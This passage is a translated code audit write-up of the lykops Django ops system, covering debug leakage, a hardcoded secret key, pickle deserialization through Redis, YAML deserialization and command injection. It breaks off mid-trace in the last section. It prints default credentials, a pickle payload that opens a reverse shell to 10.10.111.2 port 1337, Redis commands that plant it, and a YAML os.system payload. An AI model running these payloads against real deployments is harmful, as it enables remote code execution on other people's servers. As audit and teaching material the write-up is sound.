This post was first published as a contribution to the Alibaba Cloud Xianzhi community: Code Audit Notes on an Ops System (Django+MongoDB+Redis). Please credit the original source when reposting.
I encountered this system during a certain engagement, where I got a shell through a weak password plus command injection in the backend.
Later I found it quite interesting, so I spent a Saturday auditing it — and discovered that under certain conditions it allows direct RCE from the frontend…
Below is the walkthrough of this audit.
0x00 System Overview
The system is called: lykops ops system
- Code repository: https://github.com/lykops/lykops

- The default account and password are as follows
lykops
1qaz2wsx

Frontend login page

The page after logging into the backend
- On the database side, unlike the typical
Django+SQLite/MySQLsetup, it usesMongoDB+Redis- User data is stored in Mongo
- Redis serves as the cache
With this combination, the attack surface grows from the web application alone to the web plus two services.
0x01 Default Configuration
If you clone this project’s repo and use it as-is, you will be exposed to risks caused by the default configuration.
Debug mode enabled by default
No explanation needed — in lykops/settings.py, Debug is on by default.
# SECURITY WARNING: don't run with debug turned on in production!
DEBUG = True
How to exploit this?

— Make Django throw an error, thereby leaking sensitive information! Here I used a POST array parameter, and as you can see, the password hash has already leaked
Hardcoded secret key
The source code is here, again in lykops/settings.py
# lykops/settings.py
SECRET_KEY = '-mii=_9j2@!^7#lbjgo6=6930#@)dle18^wdj^b@xa68=-3bed'
The SECRET_KEY in the original repo is shown above. This value is supposed to be auto-generated when each Django project is created, yet here it is hardcoded. If you can’t be bothered to change it, well… In fact, Westerners discussed this issue ten years ago; see the best practice here => distributing-django-projects-with-unique-secret-keys
That said, what does this key actually do? Let’s first look at the official documentation.

That’s right — in theory it can be used to forge signatures! After studying the article by the veteran xxlegend, From Django’s SECRET_KEY to Code Execution | xxlegend, I also traced through the Django 1.11 source code myself and reached the following conclusions
- In Django below 1.6, sessions use pickle for serialization by default; in 1.6 and above, JSON serialization is the default.
- Code execution only exists in operations that use pickle serialization, i.e., Django <= 1.6
- A tool for exploiting this kind of leaked-key issue: https://github.com/danghvu/pwp — a pretty nice implementation approach

All in all, a target environment running django 1.11 won’t suffer RCE from a leaked secret key. And from my current pentest perspective, I had no pressing need to research identity forgery (weak passwords……), so I didn’t dig deeper into exploitation schemes for identity forgery. (Personal habit: I prefer to analyze and solve a class of problems after actually encountering it.) If any of you are knowledgeable on this, please kindly share in the comments.
0x02 Unauthenticated Redis => Frontend RCE
A pickle deserialization vulnerability at the login endpoint!
Logic Analysis
Let’s first look at the login route, which is ^login.html; the corresponding logic is the login function of the Login class

Following into the login function, for the deserialization part, we mainly need to look at line 81.


Line 81 passes in the user=adminuser variable. By searching the codebase for the variable name, we find that the value of adminuser defaults to lykops
 Following into
 get_userinfo, we find it simply fetches the user’s login cache from Redis

Now let’s think: user data, in the Python context, necessarily exists in the form of Python objects; whereas in Redis, it is most likely stored as strings. So far the understanding checks out, right?
Redis supports five data types: string, hash, list, set, and zset (sorted set)
Going one step further: for the string stored in Redis to be converted into a Python object, there must be a deserialization implementation — and if the deserialization is not properly restricted, there’s a vulnerability. So which function does it use for deserialization?
The implementation of this get, when the input parameter is fmt=obj, deserializes [the string fetched from Redis] — and the deserialization function is, incredibly, pickle.loads!
If you’re not yet familiar with Python deserialization attacks, you can refer to the post Python Deserialization Attacks from Scratch.
The image below is a small demo of achieving command execution via deserialization in a Python cmdline

Simply put, what we need to do is:
- Exploit the fact that a Python class’s
__reduce__method gets executed during pickle deserialization: first construct a malicious string, then achieve command execution through deserialization. pickle.loadsrequires its input to be of typeByte, and the result fetched from Redis is of typeByteby default, so no extra encoding conversion is needed.- In actual exploitation, all you need is unauthenticated access to Redis: we can overwrite the
valueoflykopsto inject a malicious string for Python to deserialize, thereby achieving command execution!
Exploitation
The payload generation code is as follows
#!/usr/bin/env python3
import pickle
import os

class py():
	def __reduce__(self):
		return (os.system, ('bash -i >& /dev/tcp/10.10.111.2/1337 0>&1',))

payload = pickle.dumps(py())
# b'\x80\x03cposix\nsystem\nq\x00X)\x00\x00\x00bash -i >& /dev/tcp/10.10.111.1/1337 0>&1q\x01\x85q\x02Rq\x03.'
Below is the attack walkthrough. First, connect to Redis using the hardcoded Redis password 1qaz2wsx. There were existing values inside; the user hashes could be fed to hydra for cracking, which I won’t cover here.

Write the malicious string for the reverse shell
# 写入key
set lykops:userinfo "\x80\x03cposix\nsystem\nq\x00X)\x00\x00\x00bash -i >& /dev/tcp/10.10.111.1/1337 0>&1q\x01\x85q\x02Rq\x03."

# 查看key
get lykops:userinfo

# 重置key,后续用于恢复网站
set lykops:userinfo 1
Click login, and the RCE triggers!

One more remark here. For whatever reason, Django keeps deserializing the data in lykops:userinfo — and this process is blocking, so after we get the shell, we’ll see the site hang. To restore the site, you need to reset the key.
When you see this, you’ll notice this exploitation idea is quite similar to the one in P-niu’s article Python Vulnerability Hunting on a Zhangyue iReader Site | Leavesongs, right? Indeed — the reason I thought to look at this point was precisely that article of P-niu’s popping into my head. Young folks should learn more from their predecessors ; D
0x03 Backend YAML Deserialization
Python has a deserialization vulnerability when parsing YAML-formatted content. Referring to the article A Brief Discussion of the PyYAML Deserialization Vulnerability, we get the following key points
- Before PyYAML version 5.1, we have the following deserialization methods:
load(data)
load(data, Loader=Loader)
load_all(data)
load_all(data, Loader=Loader)
- When yaml deserializes, it dynamically creates new Python class objects based on the parameters, or creates objects by referencing classes from modules, and thus can execute arbitrary commands~
Therefore, as long as Python code contains yaml.load() with controllable parameters, the yaml deserialization can be leveraged for RCE.
Logic Analysis
First, while testing the previous issue, I noticed something

Python performs YAML syntax checking, so parsing yaml files very likely uses yaml.load!
So let’s follow the code — search the codebase for yaml.load

There’s a facade method yaml_loader on the outside,

No filtering, and a pile of call sites — so basically no need to trace further.
Before exploiting, though, we still need to check the version, because PyYAML 5.1 is the boundary: the exploitation methods above and below it differ.
Does this project pin a PyYAML version? Check requirements.txt

No version is pinned. So look on the local machine
>>> python3 -m pip list |grep PyYAML
PyYAML   3.12
It’s Py3’s default PyYAML 3.12 — exactly the ideal deserialization scenario. Let’s go!
Exploitation
Still the upload point from 0x02 above; just construct the following content and send it
!!python/object/new:os.system ["sleep 2"]
RCE!

It’s just that this command execution point runs a command only once, making it all the more pure.
0x04 Backend Command Injection Vulnerability
Logic Analysis
Search the codebase for common command-execution functions
os\.system|os\.popen|subprocess\.|exec\(|commands\.|os\.spawn
I spotted an interesting spot — a file path is passed in directly?

We follow into the upload_file function in lykops/library/utils/file.py#248, where we can see there is no filtering at all

So where does the file variable come from?
Looking at the function’s callers, we follow to import_upload, then trace further up

